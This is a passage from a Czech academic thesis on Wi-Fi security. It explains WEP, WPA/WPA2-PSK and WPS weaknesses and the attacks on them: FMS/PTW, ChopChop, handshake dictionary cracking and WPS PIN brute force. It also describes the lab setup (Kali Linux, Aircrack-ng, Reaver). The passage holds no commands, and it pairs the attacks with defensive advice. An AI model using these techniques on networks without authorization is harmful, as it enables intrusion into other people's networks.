PBC (Push Button Connect) za využití WPS tlačítek umístěných přímo na klientovi a přístupovém bodě. Tlačítka lze většinou najít na zadní straně přístupového bodu (viz. Obr. 21), na USB bezdrátových kartách nebo jako virtuální tlačítko v operačním systému. Princip spárování je následující, jako první se zmáčkne tlačítko na přístupovém bodě a tím se mu oznámí, že se bude připojovat nový klient. Přístupový bod otevře možnost vyměnit klíče s protější stranou na 2 minuty, pokud se někdo úspěšně připojí nebo uplynou 2 minuty, tak se možnost připojení sama ukončí.

Obrázek 21: WPS tlačítka na zadní straně Wi-Fi routerů [12]

PIN autentizace

Další dvě možnosti využívají zadávání 8 místného PIN kódu. Zařízení spojené s PIN metodou jsou:

- Registrar - ověřovací autorita, která podle PIN kódu vydá nebo zamítne přístup do sítě, může být součástí AP.
- Enrollee - klient s žádostí o připojení.
- AP - normální přístupový bod sloužící jako brána mezi

Samotný proces zadávání PIN kódu je dostupný ve 2 provedeních:

- Internal Registrar - používá zadání PIN kódu pomocí webového prohlížeče, kdy se klient připojí na webové rozhraní přístupového bodu a do připravené kolonky se zadá příslušný PIN.
- External Registrar - je zadání PIN kódu hned v klientském zařízení, které chceme připojit do sítě.

Zadaný PIN kód je poté odeslán na ověření a klient je informován o výsledku autentizace, zda bude připuštěn do sítě či nikoliv.

PIN kód bývá nejčastěji přiložen v manuálu přístupového bodu nebo vytištěn na spodní straně AP vedle továrního nastavení s příkladným označením: "WPS PIN: 12345678". PIN kód je možné změnit v nastavení přístupového bodu po úspěšném přihlášení.

[12]Edimax. CV-7428nS [online]. Listopad 2011 [cit. 2015-04-13]. Dostupné z URL: <`http://www.edimax.com/edimax/merchandise/merchandise_detail/data/edimax/global/wi-fi_bridges_n300/cv-7428ns`>

4 Útoky na slabiny používaných zabezpečení

V této část práce se zaměříme na popisování slabých míst v WEP, WPA, WPA2 a WPS zabezpečeních, jejichž funkcionalita byla popsána v předchozí kapitole (viz. kapitola 3). Řekneme si, co je příčinou slabých míst ve zmíněných zabezpečeních a jaké útoky lze na ně provádět.

Všechny útoky jsou zde pouze teoreticky rozepsány pro přiblížení jejich funkčnosti. Samotné použití útoků se nachází v kapitole 7.

4.1 Wired Equivalent Privacy

Slabým místem celého WEP zabezpečení (viz. sekce 3.1) je hned na začátku RC4 proudové šifry. Přesněji řečeno v použití sdíleného klíče, který je součástí vstupního řetězce Seed do RC4 šifry. Sdílený klíč o délce 40 a 104 bitů je statickou součástí vstupního řetězce a pouhých 24 bitů iniciačního vektoru (IV) nemá dostatečnou variabilitu a IV se tím pádem opakuje každých několik tisící vstupů.

Navíc prvních několik bajtů rámce má silnou spojitost se sdíleným klíčem, jak bylo zjištěno Andrew Roosem roku 1995 a mnoho dalšími nenáhodnými spojitostmi. I když pravost těchto spekulací byla potvrzena až v roce 2007, tak se předpoklad stal základem většiny útoků. To všechno dohromady tvoří WEP zabezpečení velmi náchylné na různé statistické útoky.

Všechny útoky potřebují nashromáždit dostatečný počet IV pro úspěšné rozluštění sdíleného klíče. Jelikož IV obsahuje každý rámec na WEP zabezpečení, tak stačí jenom dostatečně dlouho naslouchat. Rozdíl nastává v počtu IV potřebných pro rozluštění u jednotlivých útoků a jak dlouho se bude vypočítávat vlastní sdílený klíč. [1, 22]

4.1.1 Brute-force útok

WEP zabezpečení je náchylné na brute-force útok (testování všech kombinací) již od začátku, i bez zkoumání slabých míst RC4 šifry. Všechny potřebné informace je možné zachytit během autentizace pomocí sdíleného klíče, kdy AP vyšle klientovi zprávu k zašifrování a ten jí poté posílá zpátky zašifrovanou. Útočníkovi stačí zachytit pouze tyto dva rámce s původním a zašifrovaným textem.

4.1.2 FMS/PTW útok

Další útoky již využívají nalezených chyb v RC4 šifře, jako prvním úspěšný útok pojmenovaný FMS (první písmena tvůrců Fluhrer, Martin, Shamir) byl proveden již v roce 2001. FMS útok využívá slabé variability IV v KSA (Key Scheduling Algorithm) a poznatku, že první bajt Keystreamu (výstup RC4 šifry) závisí na prvních pár bitech sdíleného klíče. Útok potřebuje velké množství IV, což ho dělá velmi časově náročným i na síti s velkým provozem (pro 40 bitový sdílený klíč okolo 1.000.000 rámců).

FMS útok byl později vylepšen Davidem Hultonem, kdy útok pozoruje více než jen první bajt Keystreamu a tím dělá útok rychlejším a potřebuje nashromáždit méně rámců (pro 40 bitový sdílený klíč je průměrný odhad 200.000 rámců).

Nástupcem FMS útoku byl v roce 2005 vydaný Kleinův útok. Navržen podle analýzy Andrease Kleina, která předvedla další spojitosti mezi sdíleným klíčem a RC4 Keystreamem.

Kleinův útok byl později vylepšen a pojmenován jako PTW útok (první písmena tvůrců Pychkine, Tews, Weinmann). Tento je ze všech nejrychlejší, ale pro plnou efektivitu je nejlepší mít co nejvíce ARP (Address Resolution Protocol) rámců. Odhadovaný počet potřebných rámců pro úspěšný útok je 40.000 pro 40 bitový sdílený klíč, to je několika násobně méně než u ostatních útoků.

4.1.3 ChopChop útok

S kompletně jiným přístupem k RC4 šifře přistupuje ChopChop útok. Tento útok je spíše určen pro rekonstrukci původní zprávy (plain text) před zašifrováním, než pro získání sdíleného klíče. Principem útoku je zachytit procházející rámce a po jejich úpravě je vyslat zpátky do sítě a čekat na reakci přístupového bodu.

Ve zvoleném zachyceném rámci se přejde na poslední bajt zašifrované zprávy před kontrolním součtem a usekne se. Zkrácený rámec má nyní neplatný kontrolní součet, ale pomocí slabiny v CRC (Cyclic Redundancy Check) je útočník schopen vypočítat nový kontrolní součet zkráceného rámce. Toho je dosaženo logickou operací XOR, která má za vstup zkrácený rámec a předpokládanou hodnotu useknutého bajtu (hodnoty od 00 do FF). Pozměněný rámec útočník pošle na AP a čeká na jeho reakci, při špatném odhadu se hodnota změní a posílá znovu. Pokud AP rámec přepošle, tak je odhad správný a přechází se na druhý bajt od konce, až se tímto způsobem útočník dostane k prvnímu bajtu zprávy. Tím se útok ukončí a původní text jedné zprávy je přeložen.

4.1.4 Zakončení

Kvůli zmíněným chybám se WEP zabezpečení nedoporučuje používat v jakémkoli prostředí a v roce 2004 (příchod WPA2 zabezpečení) samo IEEE prohlásilo WEP zabezpečení za zastaralé a nevhodné pro další používání. Pokud není jiné možnosti, než využít WEP zabezpečení, tak je doporučeno zapnout otevřený systém autentizace a používat 104 bitový sdílený klíč, který by měl být často měněn.

4.2 Wi-Fi Protected Access/WPA2

Jelikož obě zabezpečení používají stejné metody pro autentizaci, tak popíšeme si jejich slabiny dohromady. Z minulé kapitoly (viz. sekce 3.3.2) víme, že WPA

podporuje dvě rozdílné implementace pod názvy Personal (PSK/sdílený klíč) a Enterprise (RADIUS/802.1x).

- Personal - (PSK) autentizace pomocí přístupového hesla (passphraze)
- Enterprise - (802.1x) autentizace pomocí EAP protokolu

Na autentizaci typu Enterprise neexistuje útok, který by útočníkovi umožňoval zjistit potřebné informace pro úspěšnou autentizaci do sítě.

4.2.1 Útok na PSK klíč

Na druhou stranu autentizační metoda PSK (preshared key, přednastaveného klíče) se používá jako alternativní metoda pro generování hlavního PMK klíče. Po vytvoření PMK klíče dochází k vypočítání PTK klíče, kdy se zbylé hodnoty pro výpočet přenášejí pomocí 4-Way Handshake v otevřené (nezašifrované) podobě. [1, 23]

Útok je tedy založen na odchycení EAPOL-Key zpráv tvořící 4-Way Handshake. K provedení útoku stačí zachytit pouze první dvě zprávy nesoucí náhodně generovaná čísla ANonce (generováno AP) a SNonce (generováno klientem). Po úspěšném zachycení zpráv má útočník všechny potřebné informace pro zahájení útoku.

Samotný útok spočívá v hádání jediné neznámé hodnoty celého výpočtu, a tím je samotné přístupové heslo. Útočník hádá přístupové heslo tím způsobem, že ze všech nasbíraných hodnot vypočítá PTK klíč, z kterého použije KCK klíč na výpočet MIC zachycené 2 zprávy a výsledek porovná s originálním MIC zprávy. Pokud dosáhne shody bylo hádané přístupové heslo správné a útok byl úspěšný, v opačném případě je celý proces opakován s novým odhadem přístupového hesla.

Pro samotné hádání přístupového klíče jsou používány dvě metody:

- Brute-force - (Hrubá síla)
- Wordlist - (Slovník)

Brute-force

Útok hrubou silou znamená, že útočník zkouší všechny možné kombinace hesel. Nevýhodou útoku je velká časová náročnost, která závisí na použitém hardwaru a jak složitá hesla testujeme (malá/velká písmena, číslice, speciální znaky nebo kombinace). Výhodou je zaručené uhodnutí hesla, ale podle nastavené složitosti a délky hesla může útok trvat neuvěřitelné časové období (i tisíce let).

Wordlist

Slovníkový útok zkouší pouze hesla zadaná ve slovníku. Slovník je nejčastěji textový (.txt) soubor obsahující jednotlivá hesla rozdělená po řádkách. Různé hotové slovníky lze najít na internetu nebo si každý může vytvořit svůj vlastní. Nevýhodou používaní slovníku je možnost nenalezení správného hesla, pokud není součástí použitého slovníku. Výhodou je menší časová náročnost.

4.2.2 Další útoky

Další možné útoky na WPA zabezpečení neumožní útočníkovi získat přístup do sítě, ale může ostatním klientům znepříjemnit její používání. [1, 8]

Prvním možným útokem je DoS (Denial of Service) na klienta, který zrovna provádí 4-cestnou výměnu klíčů. Klient si musí udržet první rámec výměny do té doby, než přijme třetí rámec a tím autentizuje přístupový bod. V mezeře mezi prvním a třetím rámcem, se na klienta posílají nové první rámce výměny, čímž se útočník snaží vyplýtvat klientovu paměť, aby nebyl schopný přijmout třetí rámec správné výměny.

Druhý útok je též typu DoS, ale tentokrát zaměřený na autentizační mechanismy standardu IEEE 802.1x, kdy útočník posílá na autentizační server tolik dotazů, že se nemůže nikdo přihlásit. Další variantou je podvrhnout rámce a oznámit klientovi, že autentizace selhala nebo ho zkusit odhlásit.

4.2.3 Zakončení

Všechny varianty WPA zabezpečení jsou bezpečnější než WEP, přičemž WPA2-Enterprise pomocí autentizačního serveru je lepší než PSK metoda, protože neexistuje útok, který by dovolil neoprávněný přístup do sítě. Použití PSK může být též velmi bezpečné, při nastavení dostatečně složitého nebo dlouhého přístupového hesla. Přístupové hesla by měla splňovat následující body:

1. tvořeno kombinací malých a velkých písmen, číslic a speciálních znaků (doporučuje se kombinovat ze 3 skupin).
2. nepoužívat obecná slova nalezená ve slovníku
3. vyvarovat se často používaných kombinacím, jako asdfghjk nebo 12345678

4.3 Wi-Fi Protected Setup


WPS má 3 možné implementace pro předávání PIN kódů mezi zařízeními (viz. sekce 3.5). Útočit se dá na 2 možné implementace WPS, i když jedna z nich nemá s nalézáním PIN kódu nic společného. [12, 23]

4.3.1 Útok na PIN

Útok na PIN kód využívá External Registrar varianty, kdy uživatel zadává potřebný PIN kód do svého zařízení, které ho odešle přístupovému bodu a čeká na odpověď, zda byl klíč správný nebo ne. Útok je prováděn za pomoci brute-force metody, kde se testuje každá možná kombinace PIN kódu. Jelikož PIN kód je ve výsledku tvořen 7 čísly, protože 8 číslice je pouze kontrolní, tak celkový počet kombinací je 10.000.000 (deset miliónů). Za předpokladu, že celou dobu musí být útočník v dosahu, je to stále dost.

V prosinci roku 2011 vědecký pracovník Stefan Viehböck odhalil závažnou chybu, která dramaticky zkracuje potřebnou dobu na úspěšné provedení útoku a získání přístupu do sítě. Chyba v návrhu WPS snižuje potřebný počet testovaných PIN kódů na pouhých jedenáct tisíc (11.000).

Příčinou problému je odpověď přístupového bodu klientovi, zda byl PIN kód platný nebo ne. Z komunikace s přístupovým bodem je možné vyčíst, zda první a druhá polovina klíče je správná. Tím se 8 místný PIN kód rozděluje na dva 4 místné a protože poslední číslo je pouze kontrolní, tak je PIN kód určen pomocí 4 a 3 místné skupiny čísel. To dává dohromady slabých 11.000 kombinací.



Obrázek 22: Vývojový diagram brute-force útoku na WPS [12]

Obrázek 22 znázorňující postupu brute-force si nyní popíšeme. Během připojování pomocí WPS si klient s přístupovým bodem vymění informace celkem osmkrát. Mezi sledované komunikace patří M4, M6 posílané klientem a patřičné odpovědi od přístupového bodu.

Po navázání komunikace klient posílá přístupovému bodu první čtyři číslice PIN kódu v rámci označeném M4. Pokud klient obdrží rámec M5, ví, že první část byla správně a může přistoupit k poslání druhé části PIN kódu s označením M6. Při příjmu rámce M7, který obsahuje informace nastavení přístupového bodu, klient úspěšně uhodl PIN kód. Jestliže klient obdrží EAP-NACK (Negative-Acknowledgment) místo M5 nebo M7, daná část PIN kódu je špatně a pokus je nutné opakovat s novým číslem.

4.3.2 Další útoky

Další možnou slabinou je PBC (Push Button Connect), aneb pomocí WPS tlačítka přímo na routeru. Pokud by se router nacházel na takovém místě, aby se k němu mohla dostat nepovolaná osoba aspoň na pár vteřin a stisknout potřebné tlačítko, tak se může do sítě bez problémů připojit.

4.3.3 Zakončení

PBC se stále používá a implementuje do nových zařízení. Co se týká PIN External Registrar metody, ta se doporučuje vypnout na všech zařízeních. Nové přístupové body, které stále podporují PIN metodu, jsou nyní vybaveny různými limity počtu neplatných pokusů a tím zpomalují možný útok z dosavadních několika hodin na měsíc nebo více. Za předpokladu že útočník musí být při každém pokusu v dosahu přístupového bodu, se PIN metoda stala opět použitelnou.

Část II
Praktická část

5 Použitý hardware

Při penetračním testování je zapotřebí mít příslušný hardware (zařízení). Nejdůležitější částí je správná bezdrátová karta pro zachycení rámců, které budou třeba později pro provedení útoků. Další nedílnou součástí je dosti výkonný počítač na prolomení zabezpečení, aby útok byl co nejrychlejší. Dalšími zařízeními jsou přístupové body a ostatní bezdrátová zařízení sloužící jako klienti, na kterých můžeme provádět popsané útoky.

5.1 Bezdrátový USB adaptér

Pro možnost úspěšného útoku je zapotřebí bezdrátové karty, která dokáže odposlouchávat (monitor) a vkládat (inject) rámce testované sítě. Na tuto operace se musí používat externí (přídavný) bezdrátový adaptér, protože ve virtuálním prostředí nemůžeme využít bezdrátové karty dodávané v LapTopech a navíc některé karty tyto metody nepodporují.

Existují tři druhy režimů, které může každý bezdrátový adaptér podporovat. Normální režim provozu umožňuje každé bezdrátové zařízení, ale k útokům je potřeba monitorovacího režimu. [29]

- normální režim - (managed mode) karta zachytává pouze rámce určené pro ní nebo všesměrové rámce (broadcast).
- monitorovací režim - (monitor mode) karta dokáže zachytit rámce ze všech dostupných sítí bez nutnosti asociace.
- promiskuitní režim - (promiscuous mode) pracuje stejně jako monitorovací režim, ale umožňuje zachytit jen rámce v asociované síti.

Odposlouchávání znamená, že karta dokáže přijmout jakýkoli rámec který je přenášen vzduchem i když není určen pro ní. Aby karta pracovala tímto způsobem, je nutné ji přepnout do monitorovacího režimu.

Vkládáním rámců je myšleno, aby karta dokázala poslat rámec do bezdrátové sítě, který jsme sami vytvořily, nebo upravily a druhá strana ho správně přijala. Tato funkce dokáže usnadnit a zrychlit proces sbírání potřebných rámců.

Před použitím bezdrátového adaptéru je nutné se podívat na stránkách Aircrack-ng [13], zda je karta podporována pro správnou funkčnost a možnosti prolamovacího programu.

[13] mister_x. Determine the chipset [online]. Listopad 2013 [cit. 2015-04-13]. Dostupné z URL: <http://www.aircrack-ng.org/doku.php?id=compatibility_drivers>

Obrázek 23: USB adaptér Tenda W522U [14]

V rámci práce byla použita bezdrátová karta od firmy Tenda s označením W522U, zobrazená na obr. 23. Adaptér obsahuje čip Ralink RT2870, který je plně podporován s předinstalovaným ovladačem označeným rt2800usb v Kali Linux. Adaptér umožňuje připojení jak k 2.4 GHz pásmům tak k 5 GHz pomocí standardů IEEE 802.11a,b,g,n. Nevýhodou daného adaptéru je vestavěná 2dBi anténa, která neposkytuje velké pokrytí. V testovaném prostředí to nebyl problém, ale protože bezdrátová karta potřebuje v určitých případech kontaktovat jak přístupový bod tak jeho připojené klienty, pro reálné použití by byl lepší adaptér s odnímatelnou anténou, tedy s možností připojení silnější antény s větším dosahem. [31]

5.2 Počítač

Hlavním prvkem pro penetrační testování je samozřejmě výkonný počítač, který dokáže provádět tisíce či desetitisíce výpočetních operací za vteřinu. Existují 2 komponenty, které se dají v počítači použít jako výpočetní síla a to jsou procesor a grafická karta. Ostatní komponenty v počítači nemají téměř žádný vliv na dobu výpočtu v námi použitém prostředí.

Jak již bylo řečeno, hlavním prvkem bude procesor, v našem případě Intel Core i7-3632QM. Tento čtyřjádrový procesor na 22nm Ivy Bridge architektuře disponuje základním taktem na 2.2 GHz a s možností využití Turbo Boostu až na 3.2 GHz, ale při vysoké zátěži všech jader je Turbo Boost omezen na 2.9 GHz na jádro. Turbo Boost se deaktivuje, pokud teplota procesoru překročí maximální povolenou teplotu a výsledný celkový výkon by poklesl. [32]

Mezi další použité technologie, které mohou mít vliv na celkový výkon je proprietární Intel technologie HyperThreading, která umožňuje procesoru lépe zpracovávat více vláknové úlohy pomocí další přídavné úlohové fronty u každého jádra procesoru.

Alternativně lze v dnešní době použít grafickou kartu na složité výkonově náročné operace. Toto řešení má několik problémů:

[14] T.S.BOHEMIA a.s. TENDA W522U [online]. [cit. 2015-04-13]. Dostupné z: `https://www.tsbohemia.cz/tenda-w522u_d150383.html`

- použití virtualizace - hostované virtuální stroje nemají přímý přístup ke grafické kartě.
- optimalizace - program musí být upraven, aby uměl pracovat s grafickými jádry.

5.3 Testovací sítové zařízení

Všechny útoky byly prováděny na síti složené z Wi-Fi routeru TP-LINK TL-WR841N od společnosti TP-LINK a RouterBOARD (routovací deska) od MikroTIKu s přídavnými bezdrátovými kartami R52n. Jednotlivá zařízení byla vždy nastavena tak, aby pokud možno tvořila ideální podmínky pro zrovna testovaný typ útoku.

TP-LINK TL-WR841N je klasickým Wi-Fi routerem pro domácí nebo malé firemní použití. Zřízení disponuje dvěma anténami pro stabilnější připojení a využívá IEEE 802.11b,g,n standardů. Mezi podporované zabezpečení patří WPA, WPA2 v obou variantách (Personal a Enterprise) a WPS. Zařízení bylo použito pro WPS útok.

Obrázek 24: MikroTIK RouterBOARD RB133 bez přídavné karty R52n [15]

Od společnosti MikroTIK byly použity dvě RouterBOARD (viz obr. 24), které jsou klasickým routerem, ale mají možnost přidat bezdrátová rozhraní (WLAN) do miniPCI slotů. Jako bezdrátové desky byly použity destičky R52n. Mezi používané standardy patří IEEE 802.11a,b,g,n v příslušných podporovaných pásmech 2.4 a 5 GHz. Zabezpečení jsou v libovolném provedení, které specifikují normy IEEE 802.11 a WPS není vůbec podporováno. Zařízení byla použita pro testování WEP a WPA jako AP a klient.

[15] MikroTIK. RouterBOARD 133 Series User's Manual [online]. Bžezen 2007 [cit. 2015-04-13]. Dostupné z: `http://www.mikc.ru/files/docs/rb133ugBe.html`

6 Použitý software

V následující kapitole si popíšeme všechen používaný software (programy a operační sytém) během penetračního testování. Základem všeho je operační systém Kali Linux, ve kterém se pracuje s potřebnými programy jako Aircrack-ng, Wireshark a Reaver na prolamování bezdrátových zabezpečení.

6.1 Operační systém Kali Linux

Operační systém Kali je následníkem úspěšného a známého operačního systému BackTrack založeném na Linux distribuci Knoppix, která je určená pro Live CD distribuce. Poslední vydaná verze byla uvolněna 13. srpna 2012 s označením BackTrack 5 R3.

Po ukončení podpory pro BackTrack se vývojáři pustili do vývoje nového operačního systému, který by měl nabídnout lepší možnosti podpory a modernější technologie.

O několik měsíců později se objevuje první verze nového operačního systému Kali Linux, přesněji 13. března 2013 ve verzi 1.0.0. Hlavním rozdílem mezi oběma operačními systémy je to na jaké Linuxové distribuci operují. Kali Linux byl postaven na distribuci Debian, známé především v nasazení na serverech pro svoji velkou bezpečnost a dostupnost rozšiřovacích balíčků.

Obrázek 25: Kali Linux logo [16]

Kali Linux se stejně jako jeho předchůdce BackTrack specializuje na poskytování nástrojů a možností pro penetrační testy všech možných typů. Operační systém již v základu nabízí nástroje pro testování od propustnosti počítačové sítě až po útoky na databázové systémy a další je možné si doinstalovat dle potřeby. [18]

9. února 2015 vyšla nová dlouho očekávaná verze Kali Linux 1.1.0, která běží na novém kernel jádře 3.18. Hlavními vylepšeními nové verze jsou vylepšené ovladače pro bezdrátové karty, další podpora pro používání CUDA cores od Nvidie a aktualizované nástroje pro virtuální stroje.

[16] Kali Linux. Kali Linux Trademark Policy [online]. [cit. 2015-04-13]. Dostupné z URL: <https://www.kali.org/trademark-policy/>

6.1.1 Live CD distribuce

Kali Linux umožňuje použití Live CD distribuce stejně jako jeho předchůdce. Slovní spojení Live CD znamená, že daný operační systém je schopný se spustit přímo CD bez nutnosti jakékoli instalace. Live CD označení se obecně používá pro všechny systémy tohoto typu i když mohou být spouštěny z DVD nebo USB disků.

Hlavní nevýhodou Live CD je neschopnost aktualizovat a nainstalovat nové programy na CD a DVD nosiče, kterou odstranila možnost použití USB disků. Ačkoli Live CD nepotřebuje v počítači žádné uložiště, interní nebo externí, tak po spuštění je možné se dostat na všechny připojené uložiště a měnit na nich cokoli. Tímto způsobem lze přistupovat k souborům potřebným k práci.

6.2 Aircrack-ng

Hlavním programem na prolamování hesel byl použit Aircrack-ng, který patří mezi nejznámější a nejpoužívanější programy v dané kategorii. Pod značku Aircrack-ng patří skupina programů které se navzájem doplňují ve funkčnosti. Dodatek -ng označuje programy takzvané nové generace (new generation).

Obrázek 26: Aircrack-ng logo [17]

Aircrack-ng je zdarma dostupný program na operační systémy Linux, Windows a OS X. Všechny programy Aircrack-ng jsou ovládány pouze pomocí příkazové řádky. Nejlepší podpora je pod Linuxem, hlavně Debian distribuci, kde nejsou žádné problémy s instalací ani funkčností. Ve vývoji je podpora pro možnost využití CUDA cores od Nvidie, ale to je stále ve fázi vývoje.

Současná verze Aircrack-ng je 1.2 rc1 vydaná 31. října 2014, která je obsažená v aktuálním operačním systému Kali Linux. Mezi použité části balíčku Aircrack-ng patří Airmon-ng, Airodump-ng, Aireplay-ng a Aircrack-ng. [19]

- Airmon-ng - program specializovaný na ovládání promiskuitního režimu, monitoring modu pojmenovaném v operačním systému Kali Linux. Program dokáže zapínat a vypínat promiskuitní režim na podporovaných zařízeních a nastavit, na jaké frekvenci má v základu fungovat, pokud je potřeba.

[17] Wikipedie. Aircrack-ng [online]. Leden 2015 [cit. 2015-04-13]. Dostupné z URL: <`http://en.wikipedia.org/wiki/Aircrack-ng`>

- Airodump-ng - program používaný pro zachycování nezpracovaných rámců 802.11. Program bez jakýchkoli nastavení se dá použít pro skenování toho jaké přístupové body jsou dostupné a kdo je na které připojen. Pomocí dalšího nastavování lze zachycené rámce ukládat a nastavit potřebné filtrování podle SSID nebo MAC adresy a dalších parametrech.

- Aireplay-ng - program na generování nevyžádaných rámců, kterými pak útočí na zadané přístupové body a jejich klienty pomocí MAC adres. Program podporuje několik druhů útoků a možnosti nastavit různým částem rámců vlastní hodnoty, ale ne všechny nastavení jsou kompatibilní se všemi útoky.

- Aircrack-ng - hlavní program balíčku, který má za úkol rozluštit klíč ze zachycených rámců. Program umožňuje najít jak WEP tak WPA/WPA2 klíče. Při nacházení WEP klíče je možné upravit algoritmy, ale to není potřeba. U WPA/WPA2 je nutno zadat slovník (wordlist) s kterým se bude pracovat.

Některé programy ze skupiny Aircrack-ng dokáží pracovat současně na jedné bezdrátové kartě, aniž by se navzájem rušily při práci, tím usnadňují a urychlují práci.

6.3 Reaver

Reaver je penetrační software navržený pro útok na WPS zabezpečení podle odhalené slabiny Stefanem Viehböckem, popsané v sekci 4.3.1 (Útoky na WPS). Program byl napsán Craig Heffnerem, zaměstnancem Tactical Network Solutions (TNS).

Poslední verze programu v1.4 je z roku 2011 a je předinstalována v Kali Linux. Program je dostupný zdarma pro operační systémy Linux a je ovládán z příkazové řádky.

Program funguje pouze pokud AP podporuje WPS External Registrar a zabezpečení je aktivní. Po správném uhádnutí WPS pinu je odhalen i sdílený klíč pro WPA/WPA2-PSK zabezpečení. Zdarma dostupná verze je předinstalována v operačním systému Kali Linux.

6.4 Wireshark

Wireshark je program na analyzování síťového provozu, vyvinut Gerald Combsem v květnu roku 2006. Program dokáže zachytit rámce v promiskuitním módu jak na bezdrátových tak ethernetových kartách. Zachycené rámce je možné dále analyzovat pomocí mnoha dostupných funkcí.


Wireshark je zdarma dostupný program na operační systémy Linux, Windows a OS X. Wireshark používá grafické rozhraní pro snadnější použití, ale v předinstalované verzi dostupné v operačním systému Kali Linux je možnost využít i programu TShark, což je Wireshark pro příkazovou řádku s omezeným přístupem k funkcím.

Obrázek 27: Wireshark logo [18]

6.5 Virtualizéry

Virtualizací se označuje postup a technika, jak přistupovat k počítači jinými způsoby, než jen fyzicky. Virtualizovat je možné téměř cokoli, ale v rámci práce se zaměříme pouze na virtualizaci operačního systému. [26]

Virtualizovat operační systém lze dvěma způsoby (nativní a hostovaný), ale obecný princip je u obou možností stejný. Specializovaný software nejčastěji referovaný jako Hypervisor (ang. též jako Virtual Machine Manager) se stará o správnou funkčnost spuštěných virtuálních strojů. Stroj, který má spuštěný Hypervisor, je označován jako host (hostitelský systém) a virtuální stroj pod názvem guest (hostovaný systém).



Obrázek 28: Diagram obou metod virtualizace [26]

Nativní

Nativní metoda využívá virtualizační platformy, která se nainstaluje místo standardního operačního systému a poté se do ní instalují jednotlivé virtuální stroje, které jsou na sobě kompletně nezávislé. Virtualizační platforma bývá poté spravována na dálku pomocí klientského softwaru, který je nutný nainstalovat do běžného operačního systému, kde je po přihlášení možné provádět potřebné úpravy jako instalace nových, nebo kontrola a výpis statistik již nainstalovaných virtuálních strojů v rámci virtualizační platformy.

[18] Wireshark Q&A [online]. [cit. 2015-04-13]. Dostupné z URL: <`https://ask.wireshark.org/questions/`>

Tyto programy bývají zpoplatněny a využívají se v komerčním prostředí. Jako příklad tohoto řešení je to Hyper-V od Microsoftu nebo VMware vSphere, dříve označován jako VMware ESX Server, a zdarma šířený ovládací klient VMware vSphere Client.

Hostované

Hostovná možnost využívá plně funkčního hostitelského operačního systému a za pomoci programu spustit virtuální stroj, který pracuje v rámci hostitele. Tato metoda je používána většinou u běžných uživatelů, kdy se do normálně používaného operačního systému, v našem případě Windows 7 Ultimate Service Pack 1, nainstaluje program, který dokáže spustit virtuální stroj v novém okně jako jakýkoli jiný program. Po spuštění se virtuální stroj chová jako normální počítač, který se zeptá na instalaci operačního systému a poté ho lze používat jako jakýkoli jiný operační systém.

Dva nejpoužívanější programy jsou Oracle VM VirtualBox a VMware Player. Oba virtualizační programy umožňují spustit virtuální stoje, ale nabízejí lehce rozdílnou podporu pro různé technologie.

6.5.1 Oracle VM VirtualBox

VirtualBox byl poprvé vydán na začátku roku 2008 a od té doby změnil několik majitelů až skončil v roce 2010 u současného majitele Oracle Corporation. VirtualBox je dostupný zdarma pro osobní použití jakéhokoli typu. Hostovat VirtuaBox je možné na operačních systémech Linux, Mac OS X, Windows a dalších. [27]


Protože VirtualBox v základu nepodporuje USB zařízení, tak je nutné doinstalovat výrobcem dodávaný modul. Pro podporu dalších doplňků (sdílení souboru mezi hostitelem a hostovaným systémem, atd...) je potřeba nainstalovat VirtualBox Guest Additions ve virtualizovém systému.

Obrázek 29: Oracle VirtulBox Logo [27]

6.5.2 VMware Player

WMware Player je zdarma dostupný virtualizační software druhého typu pro nekomerční použití od nejstarší komerční společnosti na trhu VMware, založené v roce 1998. WMware Player je možné hostovat na operačních systémech Linux, Mac OS X a Windows. [28]

Pro správnou funkcionalitu USB a dalších doplňků (sdílení souboru mezi hostitelem a hostovaným systémem, atd...) je potřeba nainstalovat WMware Tools do virtualizovaného systému.



Obrázek 30: WMware Player logo [28]

7 Penetrační testování zabezpečení

